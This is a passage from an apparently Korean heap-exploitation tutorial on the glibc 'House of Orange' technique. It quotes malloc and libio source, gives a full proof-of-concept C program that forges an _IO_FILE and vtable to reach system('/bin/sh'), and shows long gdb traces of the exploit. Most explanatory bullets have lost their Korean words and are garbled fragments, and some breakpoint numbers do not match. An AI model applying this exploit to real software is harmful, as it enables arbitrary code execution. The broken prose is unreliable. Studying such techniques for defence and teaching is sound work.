House of Orange[Korean]

Unknown macro: 'html'

List

- 1 House of Orange
  - 1.1 Example
  - 1.2 Related information

House of Orange

- House of Orange _int_malloc() .
- _int_malloc() bins[] , chunk unsorted bin .
  - Unsorted bin(bins[1]) chunk , .
  - chunk malloc_printerr() .

malloc.c

```
for (;; )
  {
    int iters = 0;
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
      {
        bck = victim->bk;
        if (__builtin_expect (chunksize_nomask (victim) <= 2 * SIZE_SZ, 0)
            || __builtin_expect (chunksize_nomask (victim)
                                 > av->system_mem, 0))
          malloc_printerr (check_action, "malloc(): memory corruption",
                           chunk2mem (victim), av);
        size = chunksize (victim);
```

- malloc_printerr() (action) .
  - action 5 str .
  - bit "*** Error in `%s': %s: 0x%s ***\n" .
  - , , .

malloc.c

```
static void
malloc_printerr (int action, const char *str, void *ptr, mstate ar_ptr)
{
  /* Avoid using this arena in future.  We do not attempt to synchronize this
     with anything else because we minimally want to ensure that __libc_message
     gets its resources safely without stumbling on the current corruption.  */
  if (ar_ptr)
    set_arena_corrupt (ar_ptr);

  if ((action & 5) == 5)
    __libc_message ((action & 2) ? (do_abort | do_backtrace) : do_message,
                    "%s\n", str);
  else if (action & 1)
    {
      char buf[2 * sizeof (uintptr_t) + 1];

      buf[sizeof (buf) - 1] = '\0';
      char *cp = _itoa_word ((uintptr_t) ptr, &buf[sizeof (buf) - 1], 16, 0);
      while (cp > buf)
        *--cp = '0';

      __libc_message ((action & 2) ? (do_abort | do_backtrace) : do_message,
                      "*** Error in `%s': %s: 0x%s ***\n",
                      __libc_argv[0] ? : "<unknown>", str, cp);
    }
  else if (action & 2)
    abort ();
}
```

- __libc_message() malloc_printerr() .
    - Backtrace, Memory map abort() .

sysdeps/posix/libc_fatal.c

```
/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{

...

  if (do_abort)
    {
      BEFORE_ABORT (do_abort, written, fd);

      /* Kill the application.  */
      abort ();
    }
}
```

- abort() SIGABRT , fflush() .
    - fflush() , _IO_flush_all_lockp() .

/stdlib/abort.c

```
/* Cause an abnormal program termination with core-dump.  */
void
abort (void)
{
  struct sigaction act;
  sigset_t sigs;

  /* First acquire the lock.  */
  __libc_lock_lock_recursive (lock);

  /* Now it's for sure we are alone.  But recursive calls are possible.  */

  /* Unlock SIGABRT.  */
  if (stage == 0)
    {
      ++stage;
      if (__sigemptyset (&sigs) == 0 &&
          __sigaddset (&sigs, SIGABRT) == 0)
        __sigprocmask (SIG_UNBLOCK, &sigs, (sigset_t *) NULL);
    }

  /* Flush all streams.  We cannot close them now because the user
     might have registered a handler for SIGABRT.  */
  if (stage == 1)
    {
      ++stage;
      fflush (NULL);
    }

  /* Send signal which possibly calls a user handler.  */
  if (stage == 2)
```

Macro function

```
#define fflush(s) _IO_flush_all_lockp (0)
```

- _IO_flush_all_lockp() "_IO_list_all" "fp" .
  - "fp" "null" while Loop .
  - "fp->_mode" 0 "fp->_IO_write_ptr" "fp->_IO_write_base" .
  - _IO_OVERFLOW() EOF .
  - "result" "EOF" .
  - last_stamp _IO_list_all_stamp fp_chain fp .

/libio/genops.c

```
int
_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;
  int last_stamp;

#ifdef _IO_MTSAFE_IO
  __libc_cleanup_region_start (do_lock, flush_cleanup, NULL);
  if (do_lock)
    _IO_lock_lock (list_all_lock);
#endif

  last_stamp = _IO_list_all_stamp;
  fp = (_IO_FILE *) _IO_list_all;
  while (fp != NULL)
    {
      run_fp = fp;
      if (do_lock)
        _IO_flockfile (fp);

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
           || (_IO_vtable_offset (fp) == 0
               && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                    > fp->_wide_data->_IO_write_base))
#endif
           )
          && _IO_OVERFLOW (fp, EOF) == EOF)
        result = EOF;

      if (do_lock)
        _IO_funlockfile (fp);
      run_fp = NULL;

      if (last_stamp != _IO_list_all_stamp)
        {
          /* Something was added to the list.  Start all over again.  */
          fp = (_IO_FILE *) _IO_list_all;
          last_stamp = _IO_list_all_stamp;
        }
      else
        fp = fp->_chain;
    }
```

- House of Orange _IO_OVERFLOW.
  - fp, EOF .
  - JUMP1() , __overflow _IO_OVERFLOW() FP, CH .

/libio/libioP.h

```
/* The 'overflow' hook flushes the buffer.
   The second argument is a character, or EOF.
   It matches the streambuf::overflow virtual function. */
typedef int (*_IO_overflow_t) (_IO_FILE *, int);
#define _IO_OVERFLOW(FP, CH) JUMP1 (__overflow, FP, CH)
#define _IO_WOVERFLOW(FP, CH) WJUMP1 (__overflow, FP, CH)
```

- JUMP1() _IO_OVERFLOW() FP THIS .
  - _IO_JUMPS_FUNC() THIS vtable .
  - JUMP1() , FUNC .
  - _IO_OVERFLOW() FUNC __overflow THIS vtable __overflow .
- House of Orange _IO_list_all .

/libio/libioP.h

```
#if _IO_JUMPS_OFFSET
# define _IO_JUMPS_FUNC(THIS) \
  (IO_validate_vtable                                                 \
   (*(struct _IO_jump_t **) ((void *) &_IO_JUMPS_FILE_plus (THIS)        \
                             + (THIS)->_vtable_offset)))
# define _IO_vtable_offset(THIS) (THIS)->_vtable_offset
#else
# define _IO_JUMPS_FUNC(THIS) (IO_validate_vtable (_IO_JUMPS_FILE_plus (THIS)))
# define _IO_vtable_offset(THIS) 0
#endif
#define _IO_WIDE_JUMPS_FUNC(THIS) _IO_WIDE_JUMPS(THIS)
#define JUMP_FIELD(TYPE, NAME) TYPE NAME
#define JUMP0(FUNC, THIS) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS)
#define JUMP1(FUNC, THIS, X1) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1)
#define JUMP2(FUNC, THIS, X1, X2) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1, X2)
#define JUMP3(FUNC, THIS, X1,X2,X3) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1,X2, X3)
#define JUMP_INIT(NAME, VALUE) VALUE
#define JUMP_INIT_DUMMY JUMP_INIT(dummy, 0), JUMP_INIT (dummy2, 0)
```

- House of Orange _IO_list_all .
  - _IO_list_all _IO_FILE_plus , _IO_FILE file , _IO_jump_t *vtable .

/libio/libioP.h

```
extern struct _IO_FILE_plus *_IO_list_all;
```

/libio/libioP.h

```
/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
```

- _IO_FILE , .

/libio/libio.h

```
struct _IO_FILE {
  int _flags;               /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;        /* Current read pointer */
  char* _IO_read_end;        /* End of get area. */
  char* _IO_read_base;        /* Start of putback+get area. */
  char* _IO_write_base;        /* Start of put area. */
  char* _IO_write_ptr;        /* Current put pointer. */
  char* _IO_write_end;        /* End of put area. */
  char* _IO_buf_base;        /* Start of reserve area. */
  char* _IO_buf_end;        /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```


- _IO_FILE vtable, 2 JUMP_FIELD() .

/libio/libioP.h

```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```

- House of Orange Top chunk prev_size, size, bk , chunk .
  - , Top chunk "size" .
  - PREV_INUSE flag .
  - Top chunk->size .
    - Arena , Top chunk .
    - Top chunk fastbin Unsorted bin , Arena top fd,bk .
  - _IO_list_all "_IO_list_all" 16 Unsorted bin chunk bk .
  - fp->chain (8byte) "size" , 0x61 "bk" .
  - "fp->_mode <= 0 && fp->_IO_write_ptr > fp_IO_write_base" Unsorted bin chunk _IO_list_all(_IO_FILE, _IO_jump_t) .
    - "Unsorted bin chunk + 0xC0" fp->_mode 0 .
    - "Unsorted bin chunk + 0x20" fp_IO_write_base 2 .
    - "Unsorted bin chunk + 0x28" fp->_IO_write_ptr 3 .
    - "Unsorted bin chunk + 0xd8" Fake _IO_jump_t "Unsorted bin chunk + 0x60" .
    - Fake _IO_jump_t + 0x18 .
  - Unsorted bin chunk .
    - malloc() Unsorted bin chunk chunk bins[4] .
    - _IO_list_all Arenatop .
    - bins[1] "Arenatop " , bins[1]->bk 0 malloc_printerr() .
  - .
    - malloc_printerr() __libc_message() abort() _IO_flush_all_lockp()
  - _IO_flush_all_lockp() _IO_list_all Arenatop fp->chain fp .
    - fp->chain fp 0x40byte , bins[10] .
  - _IO_list_all fp , Fake _IO_jump_t + 0x18 .
- 1 Top chunk size 0xc01 .
  - Arena , Top chunk Unsorted bin .
  - 0x7ffff7dd2510(_IO_list_all(0x7ffff7dd2520) - 16) Unsorted bin chunk(0x602400) bk .
  - "/bin/sh" prev_size , size 0x61 .
  - 2 0x602420(fp_IO_write_base) , 3 0x602428(fp->_IO_write_ptr) .
    - 0 0x6024c0(fp->_mode) .
  - 0x602460 0x6024d8(Fake _IO_jump_t), (0x4006e5) 0x602470 .
  - malloc() 10 , _IO_list_all 0x7ffff7dd1b78 , bins[10],bins[11] 0x602400 .
  - _IO_flush_all_lockp() fp 0x7ffff7dd1b78 fp->_mode 0 if() fp->chain(0x602400) fp .
  - _IO_flush_all_lockp() "fp->_mode <= 0 && fp->_IO_write_ptr > fp_IO_write_base" _IO_OVERFLOW() .
  - _IO_OVERFLOW() vtable(0x602460) 0x602478 0x4006e5 .

House of orange flow



Example

- .
  - malloc() 0x400 - 16 .
  - Top chunk size 0xc01 , 0x1000 .
  - Unsorted chunk prev_size, 0x61 size, io_list_all - 0x10 bk .
  - Unsorted chunk _IO_list_all(_IO_FILE, _IO_jump_t) 0x10 .

house_of_orange.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int winner ( char *ptr);

int main()
{
    char *p1, *p2;
    size_t io_list_all, *top;

    p1 = malloc(0x400-16);
    fprintf(stderr,"p1 : %p\n", p1);

    top = (size_t *) ( (char *) p1 + 0x400 - 16);
    top[1] = 0xc01;

    p2 = malloc(0x1000);
    fprintf(stderr,"p2 : %p\n", p2);

    io_list_all = top[2] + 0x9a8;
    top[3] = io_list_all - 0x10;

    memcpy( ( char *) top, "/bin/sh\x00", 8);
    top[1] = 0x61;
    _IO_FILE *fp = (_IO_FILE *) top;

    fp->_mode = 0; // top+0xc0
    fp->_IO_write_base = (char *) 2; // top+0x20
    fp->_IO_write_ptr = (char *) 3; // top+0x28

    //struct _IO_jump_t
    size_t *jump_table = &top[12]; // controlled memory
    jump_table[3] = (size_t) &winner;
    *(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; // top+0xd8

    malloc(10);

    return 0;
}

int winner(char *ptr)
{
    system(ptr);
    return 0;
}
```

- main_arenatopsize 0x400693, 0x40069f , malloc() main_arena 0x4006ab .
    - main_arenatop _IO_list_all 0x4006dc, 0x4006e2 .
    - __libc_message(), _IO_flush_all_lockp() Breakpoints 0x400781 .

Breakpoints

```
lazenca0x0@ubuntu:~/Book/Heap$ gdb -q ./house_of_orange
Reading symbols from ./house_of_orange...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400656 <+0>:     push   rbp
   0x0000000000400657 <+1>:     mov    rbp,rsp
   0x000000000040065a <+4>:     sub    rsp,0x30
   0x000000000040065e <+8>:     mov    edi,0x3f0
   0x0000000000400663 <+13>:     call   0x400540 <malloc@plt>
   0x0000000000400668 <+18>:     mov    QWORD PTR [rbp-0x30],rax
   0x000000000040066c <+22>:     mov    rax,QWORD PTR [rip+0x2009ed]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400673 <+29>:     mov    rdx,QWORD PTR [rbp-0x30]
```

```
   0x0000000000400677 <+33>:    mov    esi,0x400834
   0x000000000040067c <+38>:    mov    rdi,rax
   0x000000000040067f <+41>:    mov    eax,0x0
   0x0000000000400684 <+46>:    call   0x400520 <fprintf@plt>
   0x0000000000400689 <+51>:    mov    rax,QWORD PTR [rbp-0x30]
   0x000000000040068d <+55>:    add    rax,0x3f0
   0x0000000000400693 <+61>:    mov    QWORD PTR [rbp-0x28],rax
   0x0000000000400697 <+65>:    mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040069b <+69>:    add    rax,0x8
   0x000000000040069f <+73>:    mov    QWORD PTR [rax],0xc01
   0x00000000004006a6 <+80>:    mov    edi,0x1000
   0x00000000004006ab <+85>:    call   0x400540 <malloc@plt>
   0x00000000004006b0 <+90>:    mov    QWORD PTR [rbp-0x20],rax
   0x00000000004006b4 <+94>:    mov    rax,QWORD PTR [rip+0x2009a5]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006bb <+101>:    mov    rdx,QWORD PTR [rbp-0x20]
   0x00000000004006bf <+105>:    mov    esi,0x40083d
   0x00000000004006c4 <+110>:    mov    rdi,rax
   0x00000000004006c7 <+113>:    mov    eax,0x0
   0x00000000004006cc <+118>:    call   0x400520 <fprintf@plt>
   0x00000000004006d1 <+123>:    mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004006d5 <+127>:    add    rax,0x10
   0x00000000004006d9 <+131>:    mov    rax,QWORD PTR [rax]
   0x00000000004006dc <+134>:    add    rax,0x9a8
   0x00000000004006e2 <+140>:    mov    QWORD PTR [rbp-0x18],rax
   0x00000000004006e6 <+144>:    mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004006ea <+148>:    add    rax,0x18
   0x00000000004006ee <+152>:    mov    rdx,QWORD PTR [rbp-0x18]
   0x00000000004006f2 <+156>:    sub    rdx,0x10
   0x00000000004006f6 <+160>:    mov    QWORD PTR [rax],rdx
   0x00000000004006f9 <+163>:    mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004006fd <+167>:    mov    edx,0x8
   0x0000000000400702 <+172>:    mov    esi,0x400846
   0x0000000000400707 <+177>:    mov    rdi,rax
   0x000000000040070a <+180>:    call   0x400530 <memcpy@plt>
   0x000000000040070f <+185>:    mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400713 <+189>:    add    rax,0x8
   0x0000000000400717 <+193>:    mov    QWORD PTR [rax],0x61
   0x000000000040071e <+200>:    mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400722 <+204>:    mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400726 <+208>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000000000040072a <+212>:    mov    DWORD PTR [rax+0xc0],0x0
   0x0000000000400734 <+222>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000400738 <+226>:    mov    QWORD PTR [rax+0x20],0x2
   0x0000000000400740 <+234>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000400744 <+238>:    mov    QWORD PTR [rax+0x28],0x3
   0x000000000040074c <+246>:    mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400750 <+250>:    add    rax,0x60
   0x0000000000400754 <+254>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400758 <+258>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000040075c <+262>:    add    rax,0x18
   0x0000000000400760 <+266>:    mov    edx,0x40078d
   0x0000000000400765 <+271>:    mov    QWORD PTR [rax],rdx
   0x0000000000400768 <+274>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000000000040076c <+278>:    add    rax,0xd8
   0x0000000000400772 <+284>:    mov    rdx,rax
   0x0000000000400775 <+287>:    mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400779 <+291>:    mov    QWORD PTR [rdx],rax
   0x000000000040077c <+294>:    mov    edi,0xa
   0x0000000000400781 <+299>:    call   0x400540 <malloc@plt>
   0x0000000000400786 <+304>:    mov    eax,0x0
   0x000000000040078b <+309>:    leave
   0x000000000040078c <+310>:    ret
End of assembler dump.
gdb-peda$ b *0x0000000000400693
Breakpoint 1 at 0x400693
gdb-peda$ b *0x000000000040069f
Breakpoint 2 at 0x40069f
gdb-peda$ b *0x00000000004006ab
Breakpoint 3 at 0x4006ab
gdb-peda$ b *0x00000000004006dc
Breakpoint 4 at 0x4006dc
```

```
gdb-peda$ b *0x00000000004006e2
Breakpoint 5 at 0x4006e2
gdb-peda$ b *0x0000000000400781
Breakpoint 6 at 0x400781
gdb-peda$
```

- Top chunk (0x602400) top(0x7ffffffe428) , topsize(0x602408) 0xc01 .

top[1] = 0xc01;

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/Heap/house_of_orange
p1 : 0x602010

Breakpoint 1, 0x0000000000400693 in main ()
gdb-peda$ x/4i $rip
=> 0x400693 <main+61>:        mov    QWORD PTR [rbp-0x28],rax
   0x400697 <main+65>:        mov    rax,QWORD PTR [rbp-0x28]
   0x40069b <main+69>:        add    rax,0x8
   0x40069f <main+73>:        mov    QWORD PTR [rax],0xc01
gdb-peda$ i r rbp rax
rbp            0x7fffffffe5d0        0x7fffffffe5d0
rax            0x602400        0x602400
gdb-peda$ p/x 0x7fffffffe5d0 - 0x28
$1 = 0x7fffffffe5a8
gdb-peda$ p main_arena.top
$2 = (mchunkptr) 0x602400
gdb-peda$ c
Continuing.

Breakpoint 2, 0x000000000040069f in main ()
gdb-peda$ x/i $rip
=> 0x40069f <main+73>:        mov    QWORD PTR [rax],0xc01
gdb-peda$ i r rax
rax            0x602408        0x602408
gdb-peda$ p &main_arena.top.size
$3 = (size_t *) 0x602408
gdb-peda$
```

- 0x1000 (0x602400 0x624010) main_arena.top .
  - Top chunk main_arena.top.size , Top chunk Unsorted bin .
  - Top chunk Arena .
  - main_arena.system_mem max_system_mem 0x21000 0x63000 .

Change of main_arena

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x00000000004006ab in main ()
gdb-peda$ x/i $rip
=> 0x4006ab <main+85>:        call   0x400540 <malloc@plt>
gdb-peda$ i r rdi
rdi            0x1000        0x1000
gdb-peda$ p main_arena.top
$4 = (mchunkptr) 0x602400
gdb-peda$ p main_arena.top.size
$5 = 0xc01
gdb-peda$ p main_arena.bins[0]
$6 = (mchunkptr) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ p main_arena.bins[1]
$7 = (mchunkptr) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ p main_arena.system_mem
$8 = 0x21000
gdb-peda$ p main_arena.max_system_mem
$9 = 0x21000
gdb-peda$ ni

0x00000000004006b0 in main ()
gdb-peda$ p main_arena.top
$10 = (mchunkptr) 0x624010
gdb-peda$ p main_arena.top.size
$11 = 0x20ff1
gdb-peda$ p main_arena.bins[0]
$12 = (mchunkptr) 0x602400
gdb-peda$ p main_arena.bins[1]
$13 = (mchunkptr) 0x602400
gdb-peda$ p main_arena.system_mem
$14 = 0x63000
gdb-peda$ p main_arena.max_system_mem
$15 = 0x63000
gdb-peda$
```

- main_arena.top 0x9a8 *_IO_list_all , io_list_all .

io_list_all = top[2] + 0x9a8;

```
gdb-peda$ c
Continuing.
p2 : 0x623010

Breakpoint 4, 0x00000000004006dc in main ()
gdb-peda$ x/i $rip
=> 0x4006dc <main+134>:        add    rax,0x9a8
gdb-peda$ i r rax
rax            0x7ffff7dd1b78        0x7ffff7dd1b78
gdb-peda$ p &main_arena.top
$16 = (mchunkptr *) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ x/gx 0x7ffff7dd1b78 + 0x9a8
0x7ffff7dd2520 <_IO_list_all>:        0x00007ffff7dd2540
gdb-peda$ p _IO_list_all
$17 = (struct _IO_FILE_plus *) 0x7ffff7dd2540 <_IO_2_1_stderr_>
gdb-peda$ c
Continuing.

Breakpoint 5, 0x00000000004006e2 in main ()
gdb-peda$ x/i $rip'
Unmatched single quote.
gdb-peda$ x/i $rip
=> 0x4006e2 <main+140>:        mov    QWORD PTR [rbp-0x18],rax
gdb-peda$ i r rbp rax
rbp            0x7fffffffe5d0        0x7fffffffe5d0
rax            0x7ffff7dd2520        0x7ffff7dd2520
gdb-peda$ p 0x7fffffffe5d0 - 0x18
$18 = 0x7fffffffe5b8
gdb-peda$ x/gx 0x7ffff7dd2520
0x7ffff7dd2520 <_IO_list_all>:        0x00007ffff7dd2540
gdb-peda$
```

- _IO_list_all 0x10 (0x7ffff7dd2520 - 0x10 = 0x7ffff7dd2510) main_arena.bins[0].bk(0x602418) .
  - "/bin/sh" main_arena.bins[0].prev_size .
- 0x602400 _IO_list_all(_IO_FILE, _IO_jump_t) .
  - fp->_mode 0x0 _IO_write_base 0x2, _IO_write_ptr 0x3.
  - "fp->_mode <= 0 && fp->_IO_write_ptr > fp_IO_write_base" .
- 0x602460 vtable(0x6024d8) , 0x18 winner() .

Fake _IO_list_all & _IO_jump_t

```
Breakpoint 6, 0x0000000000400781 in main ()
gdb-peda$ x/28gx 0x602400
0x602400:        0x0068732f6e69622f        0x0000000000000061
0x602410:        0x00007ffff7dd1b78        0x00007ffff7dd2510
0x602420:        0x0000000000000002        0x0000000000000003
0x602430:        0x0000000000000000        0x0000000000000000
0x602440:        0x0000000000000000        0x0000000000000000
0x602450:        0x0000000000000000        0x0000000000000000
0x602460:        0x0000000000000000        0x0000000000000000
0x602470:        0x0000000000000000        0x000000000040078d
0x602480:        0x0000000000000000        0x0000000000000000
0x602490:        0x0000000000000000        0x0000000000000000
0x6024a0:        0x0000000000000000        0x0000000000000000
0x6024b0:        0x0000000000000000        0x0000000000000000
0x6024c0:        0x0000000000000000        0x0000000000000000
0x6024d0:        0x0000000000000000        0x0000000000602460
gdb-peda$ p main_arena.bins[0].bk
$19 = (struct malloc_chunk *) 0x7ffff7dd2510
gdb-peda$ p main_arena.bins[0].prev_size
$20 = 0x68732f6e69622f
gdb-peda$ x/s 0x602400
0x602400:        "/bin/sh"
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._mode
$21 = 0x0
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._IO_write_base
$22 = 0x2 <error: Cannot access memory at address 0x2>
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._IO_write_ptr
$23 = 0x3 <error: Cannot access memory at address 0x3>
gdb-peda$ p (*(struct _IO_jump_t*)0x602460).__overflow
$24 = (_IO_overflow_t) 0x40078d <winner>
gdb-peda$
```

- 10 malloc_printerr() .
  - __libc_message(), _IO_flush_all_lockp() Breakpoint .

Breakpoints - __libc_message(), _IO_flush_all_lockp()

```
gdb-peda$ c
Continuing.

Breakpoint 12, 0x0000000000400781 in main ()
gdb-peda$ p malloc_printerr
$25 = {void (int, const char *, void *, mstate)} 0x7ffff7a8a750 <malloc_printerr>
gdb-peda$ p __libc_message
$26 = {void (int, const char *, ...)} 0x7ffff7a84510 <__libc_message>
gdb-peda$ p _IO_flush_all_lockp
$27 = {int (int)} 0x7ffff7a89020 <_IO_flush_all_lockp>
gdb-peda$ b *0x7ffff7a8a750
Breakpoint 7 at 0x7ffff7a8a750: file malloc.c, line 4988.
gdb-peda$ b *0x7ffff7a84510
Breakpoint 8 at 0x7ffff7a84510: file ../sysdeps/posix/libc_fatal.c, line 68.
gdb-peda$ b *0x7ffff7a89020
Breakpoint 9 at 0x7ffff7a89020: file genops.c, line 760.
gdb-peda$
```

- __libc_message() .
  - _int_malloc() malloc_printerr() , malloc_printerr() __libc_message() .

The code stop in __libc_message ().

```
gdb-peda$ c
Continuing.

Breakpoint 15, __libc_message (do_abort=0x2, fmt=fmt@entry=0x7ffff7b9ded8 "*** Error in `%s': %s: 0x%s ***\n")
at ../sysdeps/posix/libc_fatal.c:68
68        ../sysdeps/posix/libc_fatal.c: No such file or directory.
gdb-peda$ bt
#0  __libc_message (do_abort=0x2, fmt=fmt@entry=0x7ffff7b9ded8 "*** Error in `%s': %s: 0x%s ***\n") at ..
/sysdeps/posix/libc_fatal.c:68
#1  0x00007ffff7a8f13e in malloc_printerr (ar_ptr=0x7ffff7dd1b20 <main_arena>, ptr=0x7ffff7dd2520
<_IO_list_all>, str=0x7ffff7b9ad3f "malloc(): memory corruption", action=<optimized out>)
    at malloc.c:5006
#2  _int_malloc (av=av@entry=0x7ffff7dd1b20 <main_arena>, bytes=bytes@entry=0xa) at malloc.c:3474
#3  0x00007ffff7a91184 in __GI___libc_malloc (bytes=0xa) at malloc.c:2913
#4  0x0000000000400786 in main ()
#5  0x00007ffff7a2d830 in __libc_start_main (main=0x400656 <main>, argc=0x1, argv=0x7fffffffe538,
init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fffffffe528)
    at ../csu/libc-start.c:291
#6  0x0000000000400589 in _start ()
gdb-peda$
```

- _int_malloc() _IO_list_all main_arena.top .
    - Top chunk (0x602400) _IO_list_all 16 Unsorted bin .
    - Top chunk Small bin main_arena.bins[10], main_arena.bins[11] .

The values of _IO_list_all and Arena are changed.

```
gdb-peda$ p _IO_list_all
$30 = (struct _IO_FILE_plus *) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ x/gx 0x7ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>:        0x0000000000624010
gdb-peda$ p &main_arena.top
$31 = (mchunkptr *) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ p main_arena.bins[0]
$32 = (mchunkptr) 0x602400
gdb-peda$ p main_arena.bins[1]
$33 = (mchunkptr) 0x7ffff7dd2510
gdb-peda$ p main_arena.bins[10]
$34 = (mchunkptr) 0x602400
gdb-peda$ p main_arena.bins[11]
$35 = (mchunkptr) 0x602400
gdb-peda$
```

